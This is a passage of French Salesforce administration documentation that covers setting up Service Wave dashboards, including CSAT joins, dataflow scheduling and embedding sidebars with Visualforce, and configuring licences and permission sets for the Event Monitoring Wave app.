Par exemple, si vous stockez le score CSAT dans un objet personnalisé, par exemple « Enquête CSAT », sélectionnez cet objet dans la question 1. Dans la question 2, spécifiez le champ qui contient les métriques CSAT que vous souhaitez exporter, par exemple « Score CSAT ». Service Wave doit associer l'objet personnalisé spécifié à la question 1 à l'objet Requêtes de sorte que les tableaux de bord contiennent les données des requêtes, des comptes et des agents par CSAT. Cette relation est créée à l'aide d'une jointure.

Pour spécifier la relation entre l'objet Requêtes et votre objet CSAT personnalisé, désignez des clés de jointure dans les deux objets et saisissez leur nom d'API aux questions 3 et 4. Dans l'objet Requêtes, il correspond généralement au champ « ID ». Dans l'exemple d'objet personnalisé « Enquête CSAT », il correspond au champ personnalisé qui stocke l'ID la requête, soit le champ contenant le nom d'API `CaseId__c` dans le présent scénario.

Le diagramme ci-dessous montre la jointure entre les deux objets.




## Planification du flux de données quotidien Service Wave

Planifiez un flux de données quotidien hors des heures ouvrables standard, avant de les explorer avec Service Wave.

Lorsque vous créez Service Wave, le processus comprend un flux de données qui importe dans Wave les toutes dernières données Sales Wave. Vous pouvez planifier la réexécution quotidienne du flux de données pour vous assurer que l'application utilise des données Salesforce actualisées. Planifiez le flux de données sur une période extérieure à vos heures ouvrables normales afin de ne pas gêner votre utilisation de l'application.


Remarque: Le flux de données Service Wave est exécuté uniquement lorsque vous créez l'application. Planifiez une exécution quotidienne afin d'utiliser les données de service les plus récentes.

AUTORISATIONS UTILISATEUR


Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics


1. Accédez à **Wave Analytics** dans le menu de Force.com (en haut à droite de la fenêtre de Salesforce), si ce n'est déjà fait. Ouvrez la Surveillance des données en cliquant sur l'icône d'engrenage en haut à droite de l'écran.




2. Sélectionnez Vue de flux de données dans le menu en haut à gauche Surveillance des données.




3. Recherchez l'application que vous avez créée, en faisant défiler la liste si nécessaire. Ouvrez le menu à droite de l'écran en regard de l'icône et du nom de l'application. Sélectionnez **Planifier** et définissez une heure pour le flux de données. Sélectionnez une heure extérieure à vos heures ouvrables normales afin de ne pas gêner vos activités professionnelles. Cliquez sur **Enregistrer**.



## Tableaux de bord du menu latéral Service Wave incorporés à une page Salesforce

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser les modèles d'applications Wave : | Utiliser des modèles d'applications Wave Analytics |
| Pour utiliser Service Wave : | Accéder aux modèles et aux applications Service Cloud Analytics |
| Pour créer et gérer des applications Wave : | Gérer des modèles d'applications Wave Analytics |
| | "Modifier les flux de données de Wave Analytics |
| Pour modifier un fichier de métadonnées étendues (XMD) d'un jeu de données : | "Modifier les flux de données de Wave Analytics |
| Pour créer une page Visualforce : | Personnaliser l'application |

| Éditions |
|---|
| Disponible avec Salesforce Classic et Lightning Experience. |
| Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition. |

Ajoutez des tableaux de bord Service Wave aux pages Salesforce pour fournir à votre équipe de service une vue complète des requêtes et lui permettre de prendre les mesures appropriées.

Service Wave inclut trois tableaux de bord spécialisés (appelés menus latéraux) qui permettent aux agents de service d'accéder instantanément aux visualisations des données sur leurs requêtes.

- Le menu latéral Par client présente aux agents un cliché instantané de leurs clients, notamment les produits, le motif et la priorité des requêtes, et la satisfaction client.
- Le menu latéral Par similarité présente aux agents les données des requêtes précédentes pour leur permettre d'orienter les interactions clients en fonction des actions exécutées lors de requêtes similaires.
- Le menu latéral Par historique de requête offre une vue d'ensemble du cycle de vie d'une requête qui informe les agents durant les conversations avec les clients.

Les administrateurs peuvent les incorporer à une page Salesforce afin de faciliter l'accès des agents à Service Wave pendant leur travail quotidien. Par exemple, si votre administrateur Salesforce rend Service Cloud disponible via une console de service, la console est l'emplacement idéal pour incorporer des tableaux de bord du menu latéral. Voici comment procéder.

1. Créez une page VisualForce pour chaque menu latéral. Accédez à Configuration, saisissez Pages Visualforce dans la case Recherche rapide, puis sélectionnez Pages Visualforce et cliquez sur Nouveau. Saisissez une étiquette avec le nom du menu latéral, puis une description (facultative).
2. Remplacez le texte affiché à l'ouverture de l'éditeur par : `<apex:page standardController="case"> <wave:dashboard dashboardId="ID_de_votre_tableau de bord" height="1000px" showTitle="false" filter="Filter_condition" /></apex:page>`
   a. Remplacez `ID_de_votre_tableau de bord` par l'ID de votre tableau de bord pour le menu latéral. Vous trouverez l'ID du tableau de bord en ouvrant le latéral dans Service Wave. Il correspond aux 15 derniers caractères de l'URL du menu latéral.
3. Si vous créez une page pour le menu latéral Par client, remplacez `filter="Filter_condition"` par le filtre suivant `:filter="{'ServiceCase1': {'AccountId': ['{!case.AccountId}']}}"`.
   a. `'ServiceCase1'` est un espace réservé correspondant au nom du jeu de données Service Case. Pour trouver le nom, ouvrez d'un tableau de bord, appuyez sur **Command + e** pour afficher le JSON du tableau de bord, puis recherchez `ServiceCase`.

Un chiffre ajouté au nom du jeu de données est incrémenté chaque fois que vous créez l'application, par exemple `'ServiceCase2'`. Saisissez le nom complet du jeu de données, avec le chiffre.

4. Si vous créez une page pour le menu latéral Par similarité, remplacez `filter="Filter_condition"` par le filtre suivant : `filter="{'ServiceCase': {'Reason': ['{!case.Reason}'],'Product__c': ['{!case.Product__c}']}}`
   a. `'ServiceCase1'` est un espace réservé correspondant au nom du jeu de données Service Case. Pour découvrir comment retrouver le nom, passez à l'étape 4.
   b. `'Product_c'` est un espace réservé correspondant au nom du champ personnalisé que vous utilisez pour suivre les produits. Ce champ est la réponse que vous sélectionnez dans l'assistant de configuration, Page 2, Question 4. Vous pouvez également trouver le nom de ce champ en accédant à la Configuration et en saisissant `Requêtes` dans la case Recherche rapide. Cliquez ensuite sur Champs et parcourez les noms de vos champs personnalisés pour trouver celui utilisé pour les produits. Recherchez le nom d'API du champ et utilisez-le à la place de `'Product_c'` aux deux emplacements de la requête.
5. Si vous créez une page pour le menu latéral Par historique de requête, remplacez `filter="Filter_condition"` par le filtre suivant : `filter="{'ServiceCase1': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'], 'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"`
   a. `'ServiceCase1'` est un espace réservé correspondant au nom du jeu de données Service Case. Pour découvrir comment retrouver le nom, passez à l'étape 4.
   b. `'Product_c'` est un espace réservé correspondant au nom du champ personnalisé que vous utilisez pour suivre les familles de produits. Pour découvrir comment retrouver le nom de ce champ, passez à l'étape 4.
   c. `'Reason'` est un espace réservé correspondant au nom du champ que vous utilisez pour le motif des requêtes. Ce champ est la réponse que vous sélectionnez dans l'assistant de configuration, Page 2, Question 5. Vous pouvez également trouver le nom de ce champ en accédant à la Configuration et en saisissant `Requêtes` dans la case Recherche rapide. Cliquez ensuite sur Champs et parcourez les noms de vos champs personnalisés pour trouver celui utilisé pour le motif des requêtes. Recherchez le nom d'API du champ et utilisez-le à la place de `'Reason'` dans la requête.
6. Enregistrez la page, puis ouvrez-la en mode d'aperçu pour vérifier qu'elle affiche le tableau de bord.
7. Ajoutez la page à la console ou à la page de votre choix dans Salesforce. Dans la Configuration, accédez à la présentation de page spécifique à laquelle vous souhaitez inclure le menu latéral. Par exemple, certains clients utilisent une présentation de page pour les informations de l'objet Requêtes. Dans ce cas, saisissez `Requêtes` dans la case Recherche rapide, dans Configuration, ouvrez Présentations de page sous Requête, puis recherchez la présentation de page que vous souhaitez modifier.
8. Cliquez sur Modifier la présentation, puis sélectionner l'onglet Composants personnalisés de la console en haut de la page. Accédez à la section Menu latéral droit, puis sélectionnez l'une des pages que vous venez de créer.
9. Définissez la largeur sur 450 pixels, puis enregistrez la présentation. Le menu latéral doit être incorporé à la page que vous venez de modifier.
10. Répétez cette étape avec les deux autres menus latéraux, si nécessaire.

**Disponibilité de Service Wave dans un onglet Salesforce Classic**

Pour accéder à Service Wave, vous pouvez basculer vers Wave Analytics en cliquant sur le menu de Force.com et en sélectionnant l'application dans la page d'accueil Wave. Pour faciliter l'accès de votre équipe à l'application, vous pouvez également l'exposer sous la forme d'un onglet dans Salesforce Classic. Pour cela, créez un onglet qui pointe vers une page Visualforce contenant le tableau de bord Service Wave - Vue d'ensemble. Suivez les instructions disponibles dans Ajout d'un tableau de bord Wave Analytics à une page Visualforce.

## Compréhension des limitations de l'application Service Wave Analytics

Service Wave nécessite que Service Cloud comprennent des données spécifiques, prend initialement en charge une série limitée d'objets Salesforce et présente d'autres limitations diverses.

### Conditions requises pour les données Service Wave

Les tableaux de bord Service Wave fonctionnent correctement si vos données Service Cloud contiennent au moins une unité de chaque élément suivant :

- Événements
- Tâches
- Requêtes fermées
- Articles publiés joints à une requête ou à une opportunité

Des champs de formule personnalisés doivent exister dans l'objet Requêtes ou être créés pour les éléments suivants :

- SLA manqué (champ de texte)
- FCR (booléen)

### Prise en charge des objets et des champs Salesforce par Service Wave

Service Wave prend en charge l'ensemble des objets et des données Salesforce standard et personnalisés. Cependant, lorsque vous créez l'application, elle comprend par défaut seulement un jeu prédéfini d'objets et de champs. L'application crée un flux de données qui expose les champs sélectionnés des objets Salesforce suivants :

- Compte
- Requêtes
- Contact
- Événements
- Utilisateur
- Rôle utilisateur
- Tâche

Service Wave peut également utiliser des champs à partir des options suivantes selon les réponses que vous avez sélectionnées dans l'assistant de configuration :

- CaseArticle
- CaseHistory
- CSAT (objet personnalisé)
- Group
- Un type d'article Knowledge unique (objet personnalisé)
- RecordType
- Opportunity

Service Wave prend en charge les champs standard et personnalisés des objets Salesforce standard. Les champs fournis sont déterminés par les réponses que vous donnez en créant l'application à l'aide de l'assistant de configuration intégré.

Remarque: Service Wave limite la prise en charge à 10 objets personnalisés par organisation qui met en œuvre Service Wave. Cette limitation est de nature contractuelle, pas technique.

Pour ajouter des objets personnalisés ou des champs supplémentaires qui ne sont pas inclus lors de la création de l'application, vous devez mettre à jour le flux de données Service Wave. Pour plus d'informations, reportez-vous à Création de jeux de données avec un flux de données.

## Limitations Service Wave supplémentaires

Service Wave ne prend pas en charge les sources de données externes ou l'enregistrement de nouveaux jeux de données à partir du flux de données généré par l'application.

L'insertion du score de satisfaction client (CSAT) dans les tableaux de bord/le flux de données est facultatif. L'assistant de configuration de l'application permet d'associer la satisfaction client à un champ de requête personnalisé ou à l'Objet personnalisé associé à l'objet Requêtes.

Vous devez ajouter manuellement tous les prédicats de sécurité ou les autres filtres de jeux de données au flux de données de l'application.

L'application ne prend pas en charge la hiérarchie multiple (équipe/responsable) lors de sa création. Vous devez ajouter cette fonctionnalité manuellement.

Le tableau de bord Utilisation de Knowledge renvoie actuellement un Type article unique, que vous sélectionnez en utilisant l'assistant de configuration.

# L'application Event Monitoring Wave

L'application Event Monitoring Wave s'intègre à la surveillance des événements et aux données du journal d'audit de configuration pour vous apporter des informations sur le comportement de vos utilisateurs et de votre organisation.

**Remarque:** Avec la Surveillance des événements, vous recevez l'application Event Monitoring Wave. Utilisez cette application pour charger et accéder uniquement aux données qui vous sont fournies dans le cadre de votre abonnement. Empêchez vos utilisateurs d'utiliser l'application pour charger ou accéder à d'autres données. Salesforce surveille périodiquement l'usage des données. L'application Event Monitoring Wave est disponible uniquement en anglais.

L'application Event Monitoring Wave est la première méthode intégrée d'exploration de la surveillance de vos données dans Salesforce. La création d'applications est aisée, et grâce à ses tableaux de bord et jeux de données préintégrés, vous pouvez commencer à explorer immédiatement. Cette application facilite l'analyse des données de votre organisation et accélère l'identification des comportements suspects, des performances de page ralenties et de la faible adoption des utilisateurs.

1. Configuration des autorisations Salesforce pour l'application Event Monitoring Wave
   Configurez votre organisation pour utiliser l'application Event Monitoring Wave en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.
2. Création et partage de l'application Event Monitoring Wave
   Lorsque vous avez activé les autorisations appropriées, la configuration de l'application Event Monitoring Wave est simple.
3. Mise à niveau de l'application Event Monitoring Wave
   Bénéficiez des dernières fonctionnalités de Event Monitoring Wave en mettant à niveau votre application chaque fois que nous publions une nouvelle version.
4. Planification du flux de données quotidien Event Monitoring Wave
   Planifiez un flux de données quotidien avant de commencer l'exploration avec Event Monitoring Wave.
5. En savoir plus sur les tableaux de bord prédéfinis de l'application Event Monitoring Wave
   L'application Event Monitoring Wave comprend une série de tableaux de bord prédéfinis avec lesquels vous pouvez explorer immédiatement vos données. Les données de votre organisation sont automatiquement chargées dans les jeux de données de votre application Event Monitoring Wave lorsqu'ils sont générés.
6. Familiarisation avec la terminologie de l'application Event Monitoring Wave
   Pour tirer le meilleur parti de l'application Event Monitoring Wave, il est important de comprendre les indicateurs et les termes utilisés dans l'application.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour utiliser l'application Event Monitoring Wave App :

- Utiliser des modèles d'applications Wave Analytics
- Accéder aux modèles et applications Event Monitoring Wave

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics

## Configuration des autorisations Salesforce pour l'application Event Monitoring Wave

Configurez votre organisation pour utiliser l'application Event Monitoring Wave en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.

Remarque: Avec la Surveillance des événements, vous recevez l'application Event Monitoring Wave. Utilisez cette application pour charger et accéder uniquement aux données qui vous sont fournies dans le cadre de votre abonnement. Empêchez vos utilisateurs d'utiliser l'application pour charger ou accéder à d'autres données. Salesforce surveille périodiquement l'usage des données. L'application Event Monitoring Wave est disponible uniquement en anglais.

Chaque licence Event Monitoring Wave autorise 10 utilisateurs à accéder à Event Monitoring Wave. Le tableau ci-dessous présente les limitations de l'application. Si vous avez besoin de plus de données, vous pouvez acheter Analytics Cloud - Additional Data Rows qui permet d'accéder à 100 millions de lignes supplémentaires.

AUTORISATIONS UTILISATEUR

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics

**Tableau 60: Limitations en stockage de données de l'application Event Monitoring Wave**

| Licence | Limitation |
|---|---|
| Analytics Cloud - Event Monitoring Wave App | 50 millions de lignes, lorsqu'elles sont utilisées sans licence Analytics Cloud - Wave Analytics Platform. Autorise l'accès à 10 utilisateurs maximum. |
| Analytics Cloud - Additional Data Rows | 100 millions de lignes. |

Important: Les limitations en stockage de données de la licence Event Monitoring Wave App sont de nature contractuelle, pas technique. La licence implique une surveillance stricte du nombre total de lignes de données.

Votre organisation peut utiliser l'application Event Monitoring Wave avec ou sans la plate-forme Salesforce Wave Analytics. L'application Event Monitoring Wave est disponible gratuitement pour toutes les organisations qui ont acheté la licence Event Monitoring. La licence Event Monitoring Wave App accorde les autorisations ci-dessous.

**Tableau 61: Autorisations utilisateur de l'application Event Monitoring Wave**

| Autorisation | Fonction |
|---|---|
| Utiliser des modèles d'applications Wave Analytics | Autorise l'accès à tous les modèles d'applications Wave. |
| Accéder aux modèles et applications Event Monitoring Wave | Offre un accès spécifique à l'application Event Monitoring Wave ainsi qu'aux données et tableaux de bord prédéfinis inclus. |
| Gérer des modèles d'applications Wave Analytics | Permet aux administrateurs de créer des applications Wave pour les utilisateurs de leur organisation, dans le cas présent, l'application Event Monitoring Wave. |
| Modifier les flux de données de Wave Analytics | Permet aux administrateurs de charger et télécharger JSON pour les flux de données existants. |

### Processus de configuration de l'application Event Monitoring

Pour configurer votre organisation afin d'utiliser l'application Event Monitoring Wave, suivez la simple procédure ci-dessous.

1. *Activez la plate-forme Wave et intégration du fichier journal des événements.* La première étape de configuration de l'application Event Monitoring Wave consiste à activer Wave pour votre organisation. Vous devez également activer l'intégration du fichier journal des événements avec le paramètre Event Monitoring Wave App.
2. *Attribuez des licences d'ensemble d'autorisations aux utilisateurs.* Vous attribuez ensuite une licence d'ensemble d'autorisations Event Monitoring Wave à chaque utilisateur. Chaque licence d'ensemble d'autorisations peut être attribuée à un seul utilisateur. Chaque utilisateur nécessite une licence d'ensemble d'autorisations pour pouvoir utiliser l'application.
3. *Définissez les types d'utilisateur, et créez et attribuez des ensembles d'autorisations.* Définissez ensuite les principaux types d'utilisateur dans votre organisation et créez des ensembles d'autorisations pour regrouper les autorisations utilisateur associées en fonction des besoins de chaque type d'utilisateur. Une fois les ensembles d'autorisations créés, attribuez-les aux utilisateurs. Vous pouvez attribuer un ensemble d'autorisations à un seul utilisateur, ou à un groupe d'utilisateurs pour plus d'efficacité. Vous pouvez attribuer plusieurs ensembles d'autorisations à un seul utilisateur.

Une fois ces étapes exécutées, créez et partagez Event Monitoring Wave avec les utilisateurs de votre organisation. Les utilisateurs peuvent explorer les tableaux de bord et les jeux de données Event Monitoring Wave uniquement lorsque vous avez partagé l'application avec eux.

**Conseil:**

Pour de meilleurs résultats, suivez les étapes de configuration de l'application Event Monitoring Wave dans l'ordre dans lequel elles sont affichées ici.

1. Licence d'ensemble d'autorisations Event Monitoring Wave App et autorisations utilisateur
   La licence d'ensemble d'autorisations Event Monitoring Wave App active les autorisations utilisateur requises pour explorer et gérer les données avec l'application Event Monitoring Wave.
2. Identification des types d'utilisateur de l'application Event Monitoring Wave
   Identifiez les types d'utilisateur de l'application Event Monitoring Wave et les tâches qu'ils exécutent afin de vous assurer que le processus de configuration répond aux besoins d'analyse de la surveillance des événements de votre équipe.
3. Activation de Wave Analytics et de la surveillance des événements, et attribution d'ensemble d'autorisations Event Monitoring Wave App
   Lorsque Salesforce a provisionné la licence Event Monitoring Wave, activez Wave et la surveillance des événements, puis attribuez des licences d'ensemble d'autorisations Event Monitoring Wave App.
4. Création d'ensemble d'autorisations Event Monitoring Wave App
   Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Event Monitoring Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.
5. Attribution d'ensembles d'autorisations Event Monitoring Wave App aux utilisateurs
   Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs de Event Monitoring Wave (un à la fois ou ensemble) pour leur accorder l'accès à l'application.

## Licence d'ensemble d'autorisations Event Monitoring Wave App et autorisations utilisateur

La licence d'ensemble d'autorisations Event Monitoring Wave App active les autorisations utilisateur requises pour explorer et gérer les données avec l'application Event Monitoring Wave.

Chaque utilisateur de l'application Event Monitoring doit disposer d'une licence d'ensemble d'autorisations Event Monitoring Wave App. La licence d'ensemble d'autorisations Event Monitoring Wave App accorde les autorisations ci-dessous.

**Tableau 62: Autorisations de l'application Event Monitoring Wave**

| Autorisation utilisateur | Élément activé |
|---|---|
| Utiliser des modèles d'applications Wave Analytics | Accès général à toutes les application basées sur un modèle Wave, y compris l'application Event Monitoring Wave. |
| Accéder aux modèles et applications Event Monitoring Wave | Accès spécifique à l'application Event Monitoring Wave ainsi qu'aux données et tableaux de bord prédéfinis inclus. |
| Gérer des modèles d'applications Wave Analytics | Créer des applications Wave pour les utilisateurs de l'organisation, dans le cas présent, l'application Event Monitoring Wave. |
| Modifier les flux de données de Wave Analytics | Modification, démarrage, arrêt et replanification du flux de données. Surveillance du flux de données et tâches système dans la surveillance des données. Attribuez cet autorisation utilisateur avec précaution. L'autorisation accorde l'accès à toutes les données d'objet Salesforce auxquelles l'Utilisateur d'intégration à accès. Reportez-vous à Accès aux données Salesforce dans Wave Analytics. |

## Identification des types d'utilisateur de l'application Event Monitoring Wave

Identifiez les types d'utilisateur de l'application Event Monitoring Wave et les tâches qu'ils exécutent afin de vous assurer que le processus de configuration répond aux besoins d'analyse de la surveillance des événements de votre équipe.

La licence Event Monitoring Wave comprend les autorisations dont les utilisateurs de votre organisation ont besoin pour administrer Event Monitoring Wave et explorer les données des événements. Configurez Event Monitoring Wave en réfléchissant aux différentes façon dont les utilisateurs peuvent accéder aux fonctionnalités de Event Monitoring Wave et classez les utilisateurs par type. Voici quelques exemples.

Dans la plupart des cas, Event Monitoring Wave répond aux besoins de deux types d'utilisateur au sein de votre équipe :

- Les utilisateurs, qui consultent les tableaux de bord et les jeux de données Event Monitoring Wave.
- Les administrateurs ou responsables, qui accèdent à toutes les fonctionnalités de Event Monitoring Wave pour créer des applications, des tableaux de bord et des jeux de données, et pour personnaliser l'expérience de l'application Event Monitoring.

Par conséquent, lorsque vous configurez Event Monitoring Wave, la création de deux ensembles d'autorisations de base peut répondre aux besoins de la plupart des utilisateurs de votre organisation :

- Un ensemble d'autorisations « Afficher », qui contient les autorisations nécessaires à la majorité des utilisateurs de base pour accéder à Event Monitoring Wave.
- Un ensemble d'autorisations « gérer », réservé à quelques administrateurs et responsables désignés, qui contient les autorisations d'utilisation de toutes les fonctionnalités de Event Monitoring Wave.

Dans les instructions de configuration détaillées de l'application Event Monitoring Wave qui suivent, nous allons vous montrer comment créer et attribuer ces deux ensembles d'autorisations.

## Activation de Wave Analytics et de la surveillance des événements, et attribution d'ensemble d'autorisations Event Monitoring Wave App

Lorsque Salesforce a provisionné la licence Event Monitoring Wave, activez Wave et la surveillance des événements, puis attribuez des licences d'ensemble d'autorisations Event Monitoring Wave App.

**Activer la plate-forme Wave**

Pour utiliser la plate-forme Wave, commencez par l'activer pour votre organisation.

1. Dans le menu Configuration, sous Administrer, cliquez sur **Analytics Cloud | Mise en route**.
2. Cliquez sur **Activer Analytics**.

**Activer la surveillance des événements**


Activez ensuite l'intégration du Fichier journal des événements avec l'application Event Monitoring Wave activée.

1. Dans le menu de configuration de Salesforce, accédez à Surveiller, puis cliquez sur **Journaux**.
2. Cliquez sur **Configurer la surveillance des événements**.
3. En regard de **Activer l'intégration du fichier journal des événements à l'application Event Monitoring Wave**, assurez-vous que le commutateur est placé sur **Activé**.

**Attribuer des licences d'ensemble d'autorisations**

Attribuez ensuite une licence d'ensemble d'autorisations à *chaque utilisateur* de votre organisation qui doit accéder à l'application Event Monitoring Wave.

1. Dans le menu Configuration, cliquez sur **Gérer les utilisateurs | Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur qui doit accéder à Wave. Vous pouvez commencer par **Utilisateur, Administrateur** ou par le nom de l'administrateur système.
3. Survolez **Attributions de licence d'ensemble d'autorisations**, puis cliquez sur **Modifier les attributions**.




4. Sélectionnez les licences d'ensemble d'autorisations Event Monitoring Wave App, puis cliquez sur **Enregistrer**.

Important: Répétez ces étapes pour chaque utilisateur de votre organisation qui doit accéder à l'application Event Monitoring.

## Création d'ensemble d'autorisations Event Monitoring Wave App

Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Event Monitoring Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.

Après avoir attribué aux utilisateurs des licences d'ensemble d'autorisations Event Monitoring Wave App, créez des ensembles d'autorisations contenant des autorisations Event Monitoring Wave, puis attribuez-les aux utilisateurs. Vous pouvez créer tous les ensembles d'autorisations nécessaires pour répondre aux besoins de vos utilisateurs. Nous indiquons comment créer deux ensembles d'autorisations :

AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

- L'ensemble d'autorisations *Gérer Event Monitoring Wave*, pour les utilisateurs qui créent et administrent Event Monitoring Wave.
- L'ensemble d'autorisations *Afficher Event Monitoring Wave*, pour les utilisateurs qui explorent les tableaux de bord et les jeux de données de l'application.

1. Créez un ensemble d'autorisations Gérer Event Monitoring Wave qui accorde aux utilisateurs l'accès à toutes les fonctionnalités de l'application.

a. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.

b. Saisissez `Gérer Event Monitoring Wave` dans le champ Étiquette. Le nom d'API est automatiquement créé et vous pouvez le modifier. Le nom d'API ne peut pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.

c. ATTENTION: Suivez cette étape avec précision pour permettre à tous les utilisateurs de votre organisation d'accéder à Event Monitoring Wave.

   Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.

d. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.

e. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.

f. Sélectionnez les autorisations utilisateur suivantes : « Utiliser les modèles d'application Wave Analytics », « Accéder aux modèles et applications Event Monitoring Wave », « Gérer les modèles d'applications Wave Analytics » et « Modifier les flux de données de Wave Analytics ». Assurez-vous de sélectionner les quatre autorisations. Cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet aux utilisateurs de créer et d'administrer Event Monitoring Wave, et d'accéder à toutes les fonctionnalités de l'application. Vous pouvez maintenant l'attribuer aux utilisateurs, en suivant les instructions présentées dans Attribution d'ensembles d'autorisations Event Monitoring Wave App aux utilisateurs.

2. Créez un ensemble d'autorisations Afficher Event Monitoring Wave, qui permet aux utilisateurs d'afficher les tableaux de bord et les jeux de données de l'application.

a. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.

b. Saisissez `Afficher Event Monitoring Wave` dans le champ Étiquette. Le nom d'API est automatiquement créé et vous pouvez le modifier. Le nom d'API ne peut pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.

c. ATTENTION: Suivez cette étape avec précision pour permettre à tous les utilisateurs de votre organisation d'accéder à Event Monitoring Wave.

   Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.

d. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.

e. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.

